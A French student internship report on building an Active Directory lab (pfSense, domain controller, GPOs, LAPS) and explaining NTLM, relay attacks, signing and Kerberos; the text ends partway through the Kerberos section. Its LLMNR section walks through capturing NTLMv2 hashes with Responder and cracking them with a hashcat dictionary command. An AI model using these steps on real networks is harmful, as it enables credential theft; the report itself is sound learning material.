

Rapport de Stage



Infrastructure, Cybersécurité & Gouvernance

Entreprise : AISI

Tuteur de stage : Quentin CHARLES

Etablissement : Lycée René Descartes

Tuteur académique : Alain SAVIGNY

Période : 02/06/2025 - 04/07/2025


Fonction : Stage au sein du Service Informatique

Sommaire

Installation de Kubuntu, de VirtualBox et installation des machines virtuelles (Pfsense, Windows server).....	2
Redirection du trafic via Pfsense.....	3
Configuration d'un contrôleur de domaine avec Windows Server.....	3
Créer des users (machine virtuelle).....	5
Configuration d'un GPO (1).....	6
Configuration d'un GPO (2).....	7
Configuration de LAPS.....	7
Protocole NTLM.....	8
Relais NTLM.....	11
Réalisation d'une attaque LLMNR.....	14
LDAP.....	15
Kerberos.....	15
DHCP.....	20
DNS.....	20
Ports.....	20
Réflexion NTLM.....	25
l'attaques ESC 8.....	27
Commandes Linux.....	28
Réalisation d'un Paint test dans une entreprise.....	29

I. Installation de l'OS Kubuntu, de VirtualBox et installation des machines virtuelles comme Pfsense et Windows server

- **Problème de fonctionnement de Pfsense** : J'ai dû Blacklister les modules KVM et KVM Intel avec la commande '**blacklist**' dans le chemin '**sudo nano /etc/modprobe.d/disable-kvm.conf**' mais cela causait un problème dans la machine virtuelle. J'ai donc dû Whitelister à nouveau ces 2 modules. J'ai ensuite cherché dans le BIOS mais tout était bon, j'ai donc décidé de mettre à jour celui-ci en trouvant le fichier de mise à jour sur le site du constructeur puis dans une clé. Pour faire en sorte qu'il lance la clé, j'ai dû changer l'ordre de priorité au démarrage dans le BIOS avant et après la mise à jour de celui-ci, certaines options sont apparues à nouveau permettant de régler ce problème. Néanmoins, le problème est réapparu et j'ai décidé de Blacklister à nouveau les 2 modules précédents et cette fois-ci, plus aucune erreur.



II. Redirection du trafic via Pfsense

Je devais faire en sorte que la connexion de ma machine à Windows Server passe obligatoirement par le Pfsense obligatoirement. J'ai donc utilisé la commande '**Sudo ip route add {ip de windows server} via {ip du pfsense}**'

III. Configuration d'un contrôleur de domaine avec Windows Server

1. Configurer les paramètres réseau

J'ai commencé par modifier l'IP de la machine Windows Server pour mettre une IP statique en allant

dans Panneau de configuration > Réseau et Internet > Centre Réseau

```
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : 
    Link-local IPv6 Address . . . . . : fe80::2422:efd:8b6e:cef1%11
    IPv4 Address. . . . . : 192.168.57.10
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.57.1
```

et partage > (dans la colonne de gauche) Modifier les paramètres de la carte ce qui m'a donné au final :

2. Installer le rôle Active Directory Domain Services (AD DS)


Contrôleur de domaine (CD) : Serveur qui s'occupe de gérer la sécurité (mise en place de politiques centralisées), les utilisateurs et machines (permet de créer des utilisateurs, et de les intégrer dans une O U) ou encore l'authentification (vérifie si l'identifiant et mot de passe sont bons et s' ils correspondent à quelqu'un de l'entreprise dans le cas d'un réseau d'entreprise).

Active Directory (AD) : Service d'annuaire qui stocke les objets du réseau (utilisateurs, groupes ou ordinateurs) comme une sorte de base de données.

Le **CD** va utiliser l'**AD** pour authentifier et veiller à la sécurité et à la mise en place des privilèges.


On commence par changer le nom du PC pour plus de clarté (fichier > clic droit sur ce PC puis propriétés)

J'ai ensuite ouvert 'Server Manager' puis cliquer sur Manage (haut à droite) puis j'ai sélectionné 'Role-based or feature-based installation' qui permet d'installer un rôle spécifique. On sélectionne ensuite le serveur ciblé puis on coche **Active directory Domain Domain Server (AD DS)** qui va permettre de transformer le serveur en contrôleur de domaine. On valide ensuite jusqu'à pouvoir débiter l'installation.



3. Promouvoir le serveur en tant que contrôleur de domaine

Il y aura un petit drapeau en haut avec un panneau jaune et on doit cliquer dessus puis cliquer sur 'promote this server to a domain controller'



On coche la 3e option ensuite qui sera 'Add a new forest' puis on entre le nom de domaine (au choix) en dessous. On doit ensuite choisir un mot de passe (DSRM) dans le cas où on doit restaurer les données puis on valide jusqu'à le début de l'installation.


4. Créer des users (machine virtuelle)

On commence par télécharger une machine virtuelle (qui joue le rôle du user) puis on modifie sa passerelle qui sera l'adresse IP de la Machine virtuelle avec Manage server.

On va ensuite dans panneau de configuration > système et sécurité > système > puis en bas renommer l'ordinateur (avancé) puis on appuie sur change, on y met le domaine ainsi que le nom que doit avoir le PC sur le contrôleur de domaine puis si tout est bon, on peut se connecter en mettant un identifiant et un mot de passe administrateur.

Pour créer un user administrateur, on va sur Manage Server > tools > AD Computers and users puis on va sur notre domaine, on va dans le dossier administrateur (si créer) puis clique droit puis new > user puis on crée le user, on met l'id et le mdp puis on le crée. Clique droit dessus > propriétés > member of > on entre admin cliquez sur check names et ça trouve automatiquement un objet

créé qui est admin et cela lui donne les perms admins. Pareil pour tout autre user à créer sauf qu'il faut le mettre dans un autre dossier et lui mettre un autre objet.



IV. Configuration d'un GPO (pour mettre fond d'écran à tous les ordinateurs dans le contrôleur de domaine)

On commence par télécharger un fichier jpg ou équivalent (pas trop lourd si il y a beaucoup de machines) puis on le met en partage pour tout le monde (au minimum les autorisations de lecture et d'exécution). On va ensuite dans tools > Group Policy Management puis on clique sur la flèche pour dérouler la case Forest : nom domaine) > Domains > [nomdomaine.fr](#) > clique droit dessus et on fait "create a GPO in this domain, and link it here", on donne un nom puis on le sélectionne, on edit puis user configuration > policy > admin template > desktop > desktop, on va sur desktop wallpaper, on l'édite, on coche la case enabled puis dans wallpaper name, on met le chemin puis on peut appliquer. Il faut ensuite redémarrer la machine. Pour s'assurer que l'image est en partage, on peut créer un user sans droits admins puis voir si on peut y accéder. Pour trouver facilement le dossier depuis le client : `\\[ip du contrôleur de domaine]\[nom du dossier]$\[nom du fichier.jpg]`

V. Configuration d'un GPO (pour bloquer un port ex : 445)

On va dans tools > Group Policy Management puis on clique sur la flèche pour dérouler la case Forest : nom domaine) > Domains > [nomdomaine.fr](#) > clique droit dessus et on fait 'create a GPO in this domain, and link it here', on donne un nom puis on le sélectionne, on edit puis > computer configuration > Politiques > Windows

Settings > Security Settings > Windows Defender Firewall with Advanced Security > Inbound Rules (clique droit puis new), on choisit port, puis TCP ou UDP, on spécifie un port, on bloque toute connexion dans la page d'après et pour finir, on laisse tout cocher et on change le nom (ex : bloc port 445). On installe Nmap puis on voit si le port est bloqué ou non.

- Si marche pas, lorsqu'on clique sur sur le gpo créer ici : on doit appliquer la règle au domaine users (tous en gros).

VI. Configuration de LAPS

(<https://www.it-connect.fr/chapitres/installation-de-laps-sur-un-controleur-de-domaine/>)

LAPS : Mesure de protection permettant d'avoir un mot de passe différent pour chaque compte administrateur de chaque machines (locales) qui se réinitialise toutes les 24 heures (possibilité de choisir) et est stocké dans l'AD. Les mots de passe sont uniques et robustes (possibilité de choisir le niveau de difficulté)

Dans beaucoup de cas, les machines sont justes clonés ce qui clone également leur mot de passe donc si une machine est compromise alors toutes peuvent l'être si le mot de passe admin est identique donc le LAPS est très utile dans ce cas.

Pour commencer, on installe LAPS via le site Microsoft, on le configure (voir tuto) puis on doit mettre à jour le schéma Active Directory. Pour cela, il faut s'attribuer les privilèges en mettant notre compte membre de "Schéma Admin" puis entrer les commandes suivantes pour mettre à jour le schéma : Update-LapsADSchema.

On va ensuite attribuer les droits d'écriture à la machine avec la commande :

- Set-LapsComputerSelfPermission -Identity "OU=**PC**,DC=**it-connect**,DC=**local**" (on remplace **PC** par le nom de l'unité d'organisation qu'on trouve dans AD Users and Computers = noms des fichiers jaunes, **it connect et local** par son nom de domaine).

Pour trouver son nom de domaine sous le format demandé, il faut aller dans AD Users and Computers > view > Advanced Features puis on clique droit sur son domaine (ex : [test.fr](#)), propriété puis Attribute Editor et on trouve la ligne "Distinguished name" ou on trouve le format demandé.

On va maintenant configurer le GPO mais avant, on doit copier-coller des fichiers :

- On va dans C:\Windows\PolicyDefinitions et on prend les fichiers **LAPS.admx** et **LeakDiagnostic.admx** et on le colle dans C:\Windows\SYSTEM32\sysvol\test.fr\

Policies\PolicyDefinitions et on fait pareil avec le fichier LAPS.adml dans C:\Windows\PolicyDefinitions\fr-FR\

On ouvre ensuite le GPO, on créer une GPO pour l'OU ciblé (ordinateurs ou se trouvent ceux qu'on veut intégrer LAPS), on met un nom puis on va dans edit>computer configuration>policies>Admin template>LAPS

- On double clique sur “configurer le répertoire de sauvegarde de mot de passe”, on l'active, le répertoire de sauvegarde sera l'AD
- Pareil dans “paramètre du mot de passe”, on active et on définit la complexité.
- Pareil dans “taille de l'historique des mdp chiffrés”, on active et on une valeur entre 0 et 12 (0 mdp sauvegardé contre 12)
- On peut activer le chiffrement du mot de passe

VII. Protocole NTLM


Protocole d'authentification utilisé dans les environnements Microsoft.

Ce protocole utilise le principe de **Challenge - Réponse** :

- **Négociation** : Le client indique qu'il veut se connecter
- **Challenge** : Le serveur envoie un challenge (valeur aléatoire)
- **Réponse** : Le client chiffre la valeur avec le hachée de son mot de passe (MD4) et la renvoie au serveur.


Vérification

- Dans le cas d'une authentification sur **compte local** (le serveur connaît le compte client), il chiffre lui-même le challenge avec le hash du mot de passe et compare avec la réponse. Le hash est généralement stocké dans la base de donnée SAM



Dans le cas d'une authentification sur **compte de domaine** (le hash n'est pas stocké dans le serveur mais dans le contrôleur de domaine :

- Lorsque le serveur reçoit la réponse, il ne peut pas vérifier lui-même car il n'a pas stocké le hashé donc il délègue cela au contrôleur de domaine avec le **service Netlogon** (permet une connexion sécurisée avec le CD). Le serveur va envoyer au CD le nom d'utilisateur, le challenge envoyé et la réponse reçu du client et



Cela permet de se connecter sans que le hash du mot de passe transite en clair.

Ici, le hash du mot de passe est au même niveau que le mot de passe lui-même car si le hash est trouvé, il peut se connecter. On appelle ça “Pass the hash”. C’est dangereux si un poste est cloné pour chaque employé, ils posséderont tous le même compte administrateur donc le même hash (LAPS évite cela). De même, si un attaquant réussit à compromettre un groupe administrateur (pouvant accéder à distance aux machines) et qui est admin sur toutes les machines, il pourra accéder à toutes.

Limites :

- Si LAPS est utilisé (tous les mdp seront différents)
- Si la clé de registre permet pas à tous les comptes admin de faire des actions à distance :

LocalAccountTokenFilterPolicy

Cette première clé de registre se trouve ici dans la base :

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
```

Elle peut avoir deux valeurs, **0** ou **1**.

Par défaut, elle n'est pas présente, ce qui implique qu'elle vaut **0**.

- Si elle vaut **0**, valeur par défaut donc, alors seul le compte administrateur natif (RID 500) est en mesure d'effectuer des actions d'administration sans que l'UAC ne l'embête. Les autres comptes d'administration, donc ceux créés par les utilisateurs et ensuite ajoutés en tant qu'administrateurs locaux, ne pourront pas faire d'action d'administration à distance puisque l'UAC sera activée, et ils ne pourront pas valider la boîte de dialogue à distance.
- Si elle vaut **1**, alors **tous** les comptes dans le groupe “Administrateurs” peuvent faire des actions d'administration à distance, natif ou non.

Donc pour résumer, voici les deux cas :

- **LocalAccountTokenFilterPolicy = 0** : Seul le compte “Administrateur” RID 500 peut faire des actions d'administration à distance
- **LocalAccountTokenFilterPolicy = 1** : Tous les comptes dans le groupe “Administrateurs” peuvent faire des actions d'administration à distance

VIII. Relais NTLM

Technique consistant à se mettre entre un client et un serveur pour effectuer des actions sur le serveur en se faisant passer pour le client. Correctement utilisée, elle peut être très puissante et peut permettre de prendre le contrôle d'un domaine Active Directory sans avoir d'identifiants au préalable

L'attaquant va envoyer la requête au serveur et celui-ci va lui envoyer un challenge, l'attaquant va envoyer le challenge à la victime (qui pense que c'est le serveur qui lui envoie) et la victime va renvoyer la bonne réponse et l'attaquant va intercepter la réponse et l'envoyer lui-même au serveur qui va le connecter au compte admin de la victime.

1. IntercepteRésumer

Le protocole NTLM permet l'authentification et est utilisé dans les environnements Windows. Il utilise le concept de **Challenge - Response** qui consiste à l'envoi d'une valeur aléatoire de 8 bits (**challenge**) et le client devra chiffrer celui-ci avec le hash de son mot de passe (**response**). Soit le serveur connaît le client et il possède dans sa BD le hash de son mot de passe et pourra à son tour le chiffrer, comparer sa réponse et celle du client et prouver que c'est bien le client. Dans l'autre cas, le serveur va passer via le contrôleur de domaine à qui il va envoyer la réponse et celui-ci va valider ou non (car c'est lui qui possède le hash du mot de passe client). Ce protocole permet de faire en sorte que le mot de passe en clair ne circule jamais et donc connu par un attaquant. Le souci est que le hash du mot de passe agit en tant que mot de passe et lui peut-être intercepté (notamment avec un relais NTLM) et l'utilisateur malveillant peut s'authentifier à la place de la victime.

2. Relais NTLM (<https://beta.hackndo.com/ntlm-relay/>)

Le relais NTLM est une attaque de type Man in the Middle qui consiste à intercepter le hash du mot de passe de la victime pour s'authentifier à sa place :

- La victime veut s'authentifier à un service
- L'attaquant intercepte la requête (se fait passer pour le client auprès du serveur et pour le serveur auprès du client).
- L'attaquant va intercepter le challenge qu'il va relayer au client
- Le client va le chiffrer et l'envoyer à l'attaquant qui va lui-même l'envoyer au serveur pour s'authentifier (sans avoir besoin du mot de passe en clair).

3. Authentication VS Session

L'authentification permet de prouver son identité pour accéder au service ce qui va ouvrir une **session** permettant l'utilisation de services tels que le partage de fichiers Windows (SMB) ou encore l'interrogation de l'annuaire AD (LDAP).

4. Relais Cross-Protocole

Ce relai permet à l'attaquant de recevoir une authentification sur un protocole (ex : HTTP) et va ensuite relayer vers un serveur en utilisant un autre (SMB).

IX. Signature

C'est un mécanisme qui permet d'authentifier celui qui envoie une requête, et de garantir que celle-ci n'a pas été modifiée entre l'envoi et la réception et utilisable sur n'importe quel protocole (SMB, HTTP ou encore LDAP).

C'est une protection efficace contre une attaque de type relais NTLM car pour signer une requête, il faut avoir connaissance du secret (généralement le certificat), dans le cas d'une attaque relais NTLM même si l'attaquant réussit à intercepter la réponse du client, il n'aura pas la possibilité de modifier ou de rediriger vers le serveur la réponse car cela modifiera la signature la rendant obsolète.

Pour que le client et le serveur se mettent d'accord sur le fait de signer ou non leurs échanges (paquets), il existe ce qu'on appelle les drapeaux de négociation pouvant posséder différentes valeurs. Si celui-ci est un 1 (côté client), cela signifie qu'il peut supporter la signature, de même pour le serveur.

Pour déterminer maintenant si ils vont être signer ou non, il existe 3 cas (à configurer dans les paramètres) :

- **Obligatoire**
- **Activé**
- **Désactivé**

SMB

SERVEUR CLIENT	Required	Enabled	Disabled (SMBv1)
	Required	Enabled	Disabled
Required	Signé	Signé	Non supporté
Enabled	Signé*	SMBv1 : Signé	Non signé***
		SMBv2 : Non signé**	
Disabled (SMBv1)	Non supporté	Non signé	Non signé

* Client/serveur vers un contrôleur de domaine (par défaut)

** Un client vers un serveur autre qu'un contrôleur de domaine en SMBv2 (par défaut)

*** Un client vers un serveur autre qu'un contrôleur de domaine en SMBv1 (par défaut)

LDAP

SERVEUR CLIENT	Required	Negotiated	Disabled
	Required	Negotiated	Disabled
Required	Signé	Signé	Non supporté
Negotiated	Signé	Signé*	Non signé
Disabled	Non supporté	Non signé	Non signé

* Comportement par défaut

X. Réalisation d'une attaque LLMNR

(<https://hackops.fr/llmnr-nbt-ns-poisoning/>)

LLMNR est un protocole permettant la résolution de nom (*en gros, on essaye de trouver l'IP associé à la machine avec laquelle on veut communiquer*). Sur Windows, c'est le DNS qui s'en occupe mais lorsque celui-ci échoue, Windows donne le relais au protocole LLMNR qui va essayer de résoudre.

Ce protocole est vulnérable aux empoisonnements et aux attaques M.I.T.M. Si le protocole LLMNR prend le relais (même pour une faute d'orthographe dans le renseignement du domaine), il va envoyer une requête sur le réseau local et si une machine (se trouvant dans le réseau) est contaminée, elle pourra dire que c'est elle le serveur/machine avec laquelle le client veut communiquer ce qui mettra l'interface (entrer pseudo - mot de passe) et cela poussera le client à s'authentifier et l'attaquant pourra récupérer le hash de son mot de passe.

Cette attaque se déroule ainsi :

- On demande à **s'authentifier à une ressource inexistante** (serveur, partage de fichiers) à cause d'une faute de frappe ou autre.
- Windows **utilisera le DNS mais cela ne fonctionnera** pas donc il utilisera le protocole LLMNR pour le faire.
- **Le protocole LLMNR** va demander au serveur qui il est
- Un PC contaminé sur le réseau local (avec Responder) va répondre que c'est lui et **se faire passer pour le serveur**
- Le client va croire que c'est bon et va **essayer de s'authentifier**
- Grâce à Responder, **l'attaquant va recevoir le hash du mdp** de la victime (relais NTLM)

Lorsqu'on là, il suffit de prendre la partie hash (pseudo : :domaine : hash) et de le mettre dans un fichier txt qu'on a créé (nano hash.txt).

On va récupérer le format du hash avec la commande hashcat **-help | grep NTLMv2**

On fait ensuite la commande :

- **hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt** (ps : ici 5600 est le format, on renseigne le fichier où se trouve le hash puis le chemin nous

ramène à un dictionnaire par défaut contenant de nombreux mots). On trouvera le mot de passe par brute force avec le dictionnaire.


XI. LDAP

LDAP est un protocole permettant de manipuler (lire, modifier, interroger etc...) des services d'annuaires (ex : AD).

XII. Kerberos (<https://beta.hackndo.com/kerberos/#fonctionnement>)

Kerberos est un protocole d'authentification plus sécurisé que NTLM :

- **Authentication Service (AS)** : Le client doit s'authentifier au contrôleur de domaine
- **Ticket Granting Ticket (TGT)** : Demander un ticket permettant l'accès au service demandé
- **Application Service (AP)** : Il communique avec le service en fournissant le ticket.



Le client envoie son identifiant et un **timestamp chiffré** avec le hash de son mot de passe au Contrôleur de Domaine (AS).

🔑 Le contrôleur utilise la clé correspondante pour déchiffrer le timestamp.

❌ Si ça échoue → le client n'est pas authentifié.

✅ Si ça réussit → il envoie une **KRB_AS_REP**.

📦 **KRB_AS_REP** contient :

- une **clé de session** (chiffrée avec le hash du mot de passe, que le client pourra déchiffrer),
